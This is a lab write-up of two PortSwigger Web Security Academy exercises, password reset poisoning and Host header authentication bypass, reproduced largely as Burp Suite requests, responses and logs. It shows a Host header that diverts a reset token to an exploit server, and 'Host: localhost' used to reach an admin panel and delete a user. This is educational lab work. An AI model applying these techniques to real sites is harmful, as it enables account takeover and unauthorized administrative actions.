


-----Basic password reset poisoning attack-----

Dirsearch tool use:

```
(kali@kali)-[~]
$ dirsearch -u https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/ -r 3 -l DB -e Google Hacking DB

v0.4.2
password reset poisoning
LAB Solved
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/0a05007403832788c1458f0d00bf0036.web-security-academy.net/-_23-02-09_09-28-39.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-02-09_09-28-39.log
Target: https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/
[09:28:40] Starting:
Task Completed
Home | My account
(kali@kali)-[~]
$
```

Account click:



Click forget password:

Login

Username

Password

[Forgot password?](#)

Log in

Password reset for Wiener:

Please enter your username or email

Submit

Go to exploit server:

Basic password reset poisoning

[Back to lab home](#)[Go to exploit server](#)[Back t](#)

Craft link:

Craft a response

URL: <https://exploit-0ab9009704a483c8c0e5356e017400b8.exploit-server.net/exploit>

HTTPS

Email client click:


[Store](#)[View exploit](#)[Access log](#)[Email client](#)

Password reset link of wiener:

Please follow the link below to reset your password.

<https://0ab1009404518310c02336e8000500a3.web-security-academy.net/forgot-password?temp-forgot-password-token=VjmMj6DP3oZbKAeQR7sBYV3k1TTBVyNd> View raw

Password reset form of wiener:




New password

Confirm new password

Submit

Burp suite use:



Request	Response
1 POST /forgot-password HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 0ab1009404518310c02336e8000500a3.web-security-academy.net	2 Content-Type: text/html; charset=utf-8
3 Cookie: _lab=46%7cMCwCFAmZ0AbsG6nZSR233tpfG3qn3p03AhQ6RDUGvzkSszM8cu25%2foiXXWEVusYjRRT1zkOkeJVF17jLZMvMyGi77opGi7UWzK7RvpwFm2l%2bDo7a%2ffU4%2fqKoQ2zP77j0swKQM%2bqMT6x1AZbhebgBwDGHqAzCcMbHE029SVQV9kIOExI%3d; session=kVWGIId7s7vBUiTxjyHKh9NL34hrm84Zs	3 Connection: close
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	4 Content-Length: 2604
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5
6 Accept-Language: en-US,en;q=0.5	6 <!DOCTYPE html>
7 Accept-Encoding: gzip, deflate	7 <html>
8 Content-Type: application/x-www-form-urlencoded	8 <head>
9 Content-Length: 53	9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 Origin: https://0ab1009404518310c02336e8000500a3.web-security-academy.net	10 <link href=/resources/css/labs.css rel=stylesheet>
11 Referer: https://0ab1009404518310c02336e8000500a3.web-security-academy.net/forgot-password	11 <title>Basic password reset poisoning</title>
12 Upgrade-Insecure-Requests: 1	12 </head>
	13 <body>
	14 <script src=/resources/labheader/js/labHeader.js></script>
	15 <div id=academyLabHeader>
	16 <section class=academyLabBanner>
	17 <div class=container>
	18 <div class=logo>

Test.com: my site:

Send

Cancel

<

>

Target: https://0ab1009404518310c02336e8000500a3.web

Request

Pretty

Raw

Hex

Hackvector

1 POST /forgot-password HTTP/1.1

2 Host: test.com

3 Cookie: _lab=46%7cMCwCFAmZ0AbsG6nZSR233tpfG3qn3p03AhQ6RDUgvzkSszMBcu25%2foiXXWEVvSyjRRT1zK0keJVFI7jLZMvMyGi77opGi7UWzK7RvpwFm2l%2bDo7a%2ffU4%2fqKoQ2zP77j0swK0M%2bqMT6x1AZbhebgBwDGHqAzCcMbHE029SVQV9kIOExI%3d; session=kVWGld7s7vBUiTxjyHKh9NL34hrm84Zs

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 53

10 Origin: https://0ab1009404518310c02336e8000500a3.web-security-academy.net

11 Referer: https://0ab1009404518310c02336e8000500a3.web-security-academy.net/forgot-password

12 Upgrade-Insecure-Requests: 1

Response

Pretty

Raw

Hex

Render

Hackvector

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 2604

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labs.css rel=stylesheet>

11 <title>

12 Basic password reset poisoning

13 </title>

14 </head>

15 <body>

16 <script src=/resources/labheader/js/labHeader.js>

17 </script>

18 <div id=academyLabHeader>

19 <section class=academyLabBanner>

20 <div class=container>

21 <div class=logo>

Go to exploit server:

Web Security academy

Basic password reset poisoning

Back to exploit server

Back to lab

Back to lab description >>

Copy link:

URL: https://exploit-0ab9009704a483c8c0e53556e017400b8.exploit-server.net/exploit

HTTPS

Change wiener and rename= carlos:

Request

Pretty

Raw

Hex

1 POST /forgot-password HTTP/1.1

2 Host: exploit-0a04003c03636e68c13fa83601c6001a.exploit-server.net

3 Cookie: _lab=46%7cMCwCFBthLMHqCX9C0g22jnp%2frCsMemEhR12xSMTMLnd%2bASf3WYo10ppLr9JfPLZz01t302A9FE8%2fx0IhELtHHP7znyiH8CqLpTkG7elxF0cVzXXEjN3wtuAdUFQ7WNTPtI2HqXpb14KcSF6Uz2bQIuQQ4b%2bcIFYLuto9GhEwX03ds%3d; session=0FF0To9ZrOhnLXftvMA1XONFxo6Qx2Uv

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 2604

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labs.css rel=stylesheet>

11 <title>

12 Basic password reset poisoning

13 </title>

14 </head>

15 <body>

```
csrf=hawdohuZpKaWr8MfWpLUSEnHGHyV7ua0&username=carlos
```

Check access log:

```
GET /forgot-password?temp-forgot-password-token=Hmg91t4ifY4xFC6uYLIyR2ikN9Q2TP3L HTTP/1.1 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
GET /forgot-password?temp-forgot-password-token=HeHzhunkIezbwo8ge19WNNCP6Tsrqmqw HTTP/1.1 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
GET / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

Reset calos password:

Carlos

New password

Confirm new password

Submit

carlos account:

[Home](#) | [My account](#)

Login carlos account:

Login

carlos

Username

carlos

Password

••••

[Forgot password?](#)

Log in

Solve:

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

=====END=====

-----Host header authentication by pass-----

Targetsite:<https://portswigger.net/web-security/all-labs>

Dirsearch tool use:

```
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ dirsearch -u https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/ -r 3

      .
     ._.
    .___\   v0.4.2
   /___. \
  /_____\

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/0a05007403832788c1458f0d00bf0036.web-security-academy.net/_-23
-02-09_07-42-17.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-02-09_07-42-17.log

Target: https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/


[07:42:19] Starting:

Task Completed

(kali㉿kali)-[~]
└─$ ls

(kali㉿kali)-[~]
└─$
```

Use robots.txt:




```
User-agent: *
Disallow: /admin
```

Use: /admin


<https://0a05007403832788c1458f0d00bf0036.web-security-academy.net/admin>

Admin interface only available to local users

Use burp suite:



send to repeater




```
Send [Settings] Cancel < >

Target: https://0a9a004c032f3438c2c7e16d003500af.web

Request
Pretty w Hex Hackvortor
1 GET /admin HTTP/1.1
2 Host: 0a9a004c032f3438c2c7e16d003500af.web-security-academy.net
3 Cookie: _lab=
4 46%7cMcwCFG2kKcYbBBwjGe4Mdh0B%2fPW9XymwAh0laAgmtW9CiPm2PzFL3GkvXRMlTKS
5 fg%2fQoaLgblTvPgVYLv0qZau2WImekMWVktznzlauHFQtzzShchD80L%2bvaPSXn1U3iN
6 i0viJK4lJGV59vgsMIcz40ciEyADO%2b4tm%2fpY2qjYamwIk%3d; session=
7 LKsHxmJVry7IcLZlpj37ampf7MShh2k4
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
9 Firefox/102.0
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
12 /webp,*/*;q=0.8
13 Accept-Language: en-US,en;q=0.5
14 Accept-Encoding: gzip, deflate
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: none
19 Sec-Fetch-User: ?1
20 Te: trailers
21 Connection: close

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2310
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=
10 stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 Host header authentication bypass
14 </title>
15 </head>
16 <body>
17 <script src="/resources/labheader/js/labHeader.js">
18 </script>
19 <div id="academyLabHeader">
20 <section class="academyLabBanner">
21 <div class=container>
22 <div class=logo>
```

change host:

```
1 x 2 x 3 x 4 x +


Send [Settings] Cancel < >

Target: https://0a9a004c032f3438c2c7e16d003500af.we


Request
Pretty Raw Hex Hackvortor
1 GET /admin HTTP/1.1
2 Host: localhost
3 Cookie: _lab=
4 46%7cMcwCFG2kKcYbBBwjGe4Mdh0B%2fPW9XymwAh0laAgmtW9CiPm2PzFL3GkvXRMlTKS
5 fg%2fQoaLgblTvPgVYLv0qZau2WImekMWVktznzlauHFQtzzShchD80L%2bvaPSXn1U3iN
6 i0viJK4lJGV59vgsMIcz40ciEyADO%2b4tm%2fpY2qjYamwIk%3d; session=
7 LKsHxmJVry7IcLZlpj37ampf7MShh2k4
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
9 Firefox/102.0
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
12 /webp,*/*;q=0.8
13 Accept-Language: en-US,en;q=0.5
14 Accept-Encoding: gzip, deflate
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: none
19 Sec-Fetch-User: ?1
20 Te: trailers
21 Connection: close

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 2845
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=
11 stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 Host header authentication bypass
15 </title>
16 </head>
17 <body>
18 <script src="/resources/labheader/js/labHeader.js">
19 </script>
20 <div id="academyLabHeader">
21 <section class='academyLabBanner'>
22 <div class=container>
```

By pass:



Delete carlos account:




Carlos account delete success:

```
Send [Settings] [Cancel] [Back] [Forward] Target: https://0a9a004c032f3438c2c7e16d003500af.web

Request
Pretty Raw Hex Hackvortor
1 GET /admin HTTP/1.1
2 Host: localhost
3 Cookie: lab=46%7cM0wCFG2kKcYbBBwjGe4Mdh0B%2fPW9XymwAh0laAgmtW9CiPm2PzFL3GkvXRMLTKSfg%2fQoaLGb1TVPgVYLv0qZau2WImekMWVknzlnzlaUHF0tzzShchD80L%2bvaPSXnlU3iNi0viJK4lJGVs9vgsMicz40ciEyAD0%2b4tm%2fpY2qjYamwIk%3d; session=LksHwMjVry7IcLZlpj37ampf7MShh2k4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15 Referer:

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 4672
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
11     stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>Host header authentication bypass</title>
14   </head>
15   <body>
16     <script src="/resources/labheader/js/labHeader.js"></
17     script>
18     <div id="academyLabHeader">
19       <section class="academyLabBanner is-solved">
20         <div class="container">
21           <div class="logo"></div>
22           <div class="title-container">
```



Host header authentication bypass

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

=====END=====